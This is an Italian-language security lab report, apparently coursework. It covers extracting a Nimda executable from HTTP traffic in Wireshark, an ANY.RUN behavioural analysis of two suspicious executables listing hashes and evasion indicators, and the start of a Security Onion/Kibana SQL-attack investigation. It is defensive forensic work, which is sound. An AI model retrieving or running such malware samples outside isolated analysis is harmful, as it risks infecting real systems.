
HTTP/1.1 200 OK
Server: nginx/1.12.0
Date: Tue, 02 May 2017 14:26:50 GMT
Content-Type: application/octet-stream
Content-Length: 345088
Last-Modified: Fri, 14 Apr 2017 19:17:25 GMT
Connection: keep-alive
ETag: "58f12045-54400"
Accept-Ranges: bytes

MZ.....@.....!..L.!This program cannot be run in DOS mode.

2.1 - Esportazione oggetti HTTP

Usando il menu File > Esporta Oggetti > HTTP, Wireshark mostra gli oggetti HTTP presenti nel traffico.

In questo caso è stato trovato solo il file W32.Nimda.Amm.exe perché la cattura inizia e finisce subito prima e dopo il download.



Packet num	Hostname	Content Type	Size	Filename
309	209.165.202.133:6666	application/octet-stream	345 kB	W32.Nimda.Amm.exe



2.2 - Salvataggio del file

Il file viene salvato manualmente nella directory /home/analyst tramite l'opzione “Salva con nome”.

Il comando ls -l conferma la presenza del file.

```
[analyst@secOps pcaps]$ cd /home/analyst
[analyst@secOps ~]$ ls -l
total 376
-rw-r--r-- 1 root      root      5764 Apr  9  08:56 capture.pcap
drwxr-xr-x  2 analyst   analyst   4096 Mar 22  2018 Desktop
drwxr-xr-x  3 analyst   analyst   4096 Mar 22  2018 Downloads
-rw-r--r--  1 analyst   analyst     9 Apr 14  06:03 file1new.txt
lrwxrwxrwx  1 analyst   analyst     9 Apr 14  06:06 file1symbolic -> file1.txt
-rw-r--r--  2 analyst   analyst     5 Apr 14  06:04 file2hard
-rw-r--r--  2 analyst   analyst     5 Apr 14  06:04 file2new.txt
drwxr-xr-x  9 analyst   analyst   4096 Jul 19  2018 lab.support.files
drwxr-xr-x  3 root      root     4096 Mar 26  2018 second-drive
-rw-r--r--  1 analyst   analyst 345088 Apr 14  06:39 W32.Nimda.Amm.exe
```



2.3 – Identificazione del file

Con il comando **file W32.Nimda.Amm.exe**, si ottiene l'informazione che il file è un eseguibile Windows 64-bit PE32+.

```
[analyst@secOps ~]$ file W32.Nimda.Amm.exe
W32.Nimda.Amm.exe: PE32+ executable (console) x86-64, for MS Windows
```

Il passo successivo sarebbe analizzare questo file in una **sandbox sicura (macchina virtuale isolata)**, per osservare:

- Connessioni di rete.
- Modifiche al sistema operativo.
- Accessi a file o registro.

È possibile anche caricare il file su servizi online come VirusTotal, che lo analizzano in ambienti protetti e lo confrontano con diversi antivirus.



Il laboratorio ha dimostrato l'intero processo per:

- 1. Analizzare pacchetti di rete con Wireshark.**
- 2. Ricostruire flussi TCP per ispezionare contenuti trasmessi.**
- 3. Esportare file eseguibili da una sessione HTTP.**
- 4. Preparare il file per un'analisi malware approfondita.**

Questa metodologia è cruciale per analisi forensi di rete e per recuperare campioni malevoli da catture di traffico sospetto.

ANALISI DI ATTIVITA' SOSPETTE TRAMITE ANY.RUN

L'obiettivo dell'analisi è stato l'esame comportamentale di due file eseguibili sospetti: [Jvczfhe.exe](#) e [Muadnrd.exe](#).

Nonostante l'assenza di segnali inequivocabilmente classificabili come malevoli, l'analisi ha rivelato numerose attività sospette, che giustificano un approfondimento per determinare il reale impatto sulla sicurezza del sistema e l'eventuale compromissione.

Tipo di minaccia: [Attiva](#) (potenzialmente dannosa)

File analizzati: [Jvczfhe.exe](#), [Muadnrd.exe](#)

sistema operativo: [Windows 10 Pro](#)

HASH IDENTIFICATIVI:

MD5: [00B5E91B42712471CDFBDB37B715670C](#)

SHA1: [D9550361E5205DB1D2DF9D02CC7E30503B8EC3A2](#)

SHA256: [0307EE805DF8B94733598D5C3D62B28678EAEBF1CA3689FA678A3780D3F0](#)



I due file **Jvczfhe.exe** e **Muadnrd.exe** risultano coinvolti in una serie di operazioni sospette, che mostrano comportamenti potenzialmente dannosi o di tipo evasivo. Le attività svolte da questi eseguibili includono:

Avvio del prompt dei comandi (cmd.exe) per eseguire comandi di sistema.

Utilizzo di timeout.exe per ritardare l'esecuzione e aggirare analisi comportamentali.

Controllo delle impostazioni di sicurezza di Windows e Internet Explorer per identificare eventuali barriere o vulnerabilità.

Connessioni a porte non standard, potenzialmente per comunicazioni con server remoti non autorizzati.

Verifica delle impostazioni di trust per valutare privilegi utente o presenza di certificati attendibili.

Lettura di variabili ambientali, nome macchina e GUID del sistema per ottenere fingerprint univoci dell'host.

Disabilitazione dei log di tracciamento, comportamento tipico per nascondere le proprie attività.

Crash intenzionali e avvio automatico, potenziali indicatori di tentativi di persistenza o di sfruttamento.

Queste operazioni mostrano un livello di complessità e intenzionalità tale da richiedere una valutazione approfondita, pur non essendo esplicitamente etichettate come "**malevole**".

Sezione "SUSPICIOUS"

Esecuzione di cmd.exe da file non noti ([Jvczfhe.exe](#), [Muadnrle.exe](#))

Potenziale tentativo di eseguire comandi arbitrari senza interazione diretta dell'utente.

Utilizzo di [timeout.exe](#) per ritardare l'esecuzione

Tecnica comune per aggirare i controlli automatici o simulare un comportamento umano.

Connessione a porte non standard da parte di [InstallUtil.exe](#) e
[Muadnrle.exe](#)

Potenziale attività di command and control o comunicazione cifrata non convenzionale.

Avvio autonomo dei processi ([Muadnrle.exe](#))

Indicatore che il file potrebbe cercare di mantenere la persistenza nel sistema.

Verifica delle impostazioni di trust e sicurezza di [Windows](#)

Spesso utilizzata da malware per valutare la possibilità di operare in modalità elevata.

Crash volontari di applicazioni

Potenziale tentativo di sfruttamento di vulnerabilità tramite buffer overflow o comportamenti anomali forzati.



Sezione "INFO"

Accesso a chiavi di registro di [Office](#) e impostazioni proxy

Potrebbe indicare un tentativo di raccogliere dati sull'ambiente utente o di manipolare il traffico.

Lettura del nome macchina, GUID e variabili d'ambiente

Attività ricorrente nei malware per la profilazione del sistema compromesso.

Disabilitazione dei [log di traccia](#)

Tecnica usata per ostacolare eventuali indagini post-infezione.

Uso di protezione [con .NET Reactor](#)

Meccanismo di offuscamento e protezione anti-reverse engineering, tipico di tool dannosi.



Sebbene l'analisi non abbia etichettato esplicitamente alcuna attività come "MALICIOUS**", il comportamento dei file analizzati è fortemente sospetto e compatibile con tecniche comunemente utilizzate da malware avanzati per eludere il rilevamento, ottenere informazioni di sistema, ed eseguire codice arbitrario.**

Elementi critici osservati:

Avvio autonomo e interazione con `cmd.exe` da file sconosciuti

Comunicazione tramite porte non standard

Tentativi di raccolta informazioni sul sistema e disabilitazione dei `log`

Presenza di protezione software `.NET Reactor` – che ostacola le indagini




- 1. Isolare il sistema analizzato per evitare eventuali diffusionsi laterali.**
- 2. Eseguire una scansione completa con antivirus avanzati e strumenti EDR.**
- 3. Raccogliere ed esaminare i file rilasciati da **Firefox** e i comandi eseguiti da **cmd.exe**.**
- 4. Monitorare le porte di rete non convenzionali coinvolte nell'analisi.**
- 5. Verificare la provenienza dei file sospetti (**Jvczfhe.exe**, **Muadnrle.exe**) e bloccarli su tutta l'infrastruttura, se non riconosciuti.**
- 6. Conservare i **log** e creare una timeline degli eventi per ulteriori indagini forensi.**

Interpretazione di dati HTTP e DNS

Indagine su attacco SQL

- Avvio della VM Security Onion
- Verifica dello status dei Servizi




The screenshot displays two windows side-by-side. The left window is a terminal session titled "analyst@SecOnion: ~" showing the output of the command "sudo so-status". The output lists various services under three main sections: "securityonion", "seconion-import", and "Elastic stack", all of which are reported as "OK". The right window is a "Kibana - Chromium" browser window displaying an "Overview" dashboard. The dashboard includes a "Time Range" selector set to "Absolute" mode from "2020-06-01 14:32:53,601" to "2020-06-30 14:32:53,601". Below the time range are two large date grids for June 2020, with specific dates like 01, 02, 03, etc., highlighted. The Kibana interface also features a sidebar with options like Discover, Visualize, Dashboard, Timeline, Dev Tools, Management, Squert, and Logout.

- Avvio di Kibana
- Setting dell'intervallo di tempo

Indagine su attacco SQL

- Filtraggio dei log per traffico



- Identifica delle informazioni chiave della connessione

Time	source_ip	destination_ip	destination_port	resp_fuids	uid
june 12th 2020, 21:30:09.445	209.165.200.227	209.165.200.235	80	FEvW963HqvCqJh3LH1	CuKeRS2aPjRN7PfqDd

Table JSON

- @timestamp: June 12th 2020, 21:30:09.445
- @version: 1
- _id: ZxfrzXIB86Cd-_0SD_1W
- _index: seconion:logstash-import-2020.06.12

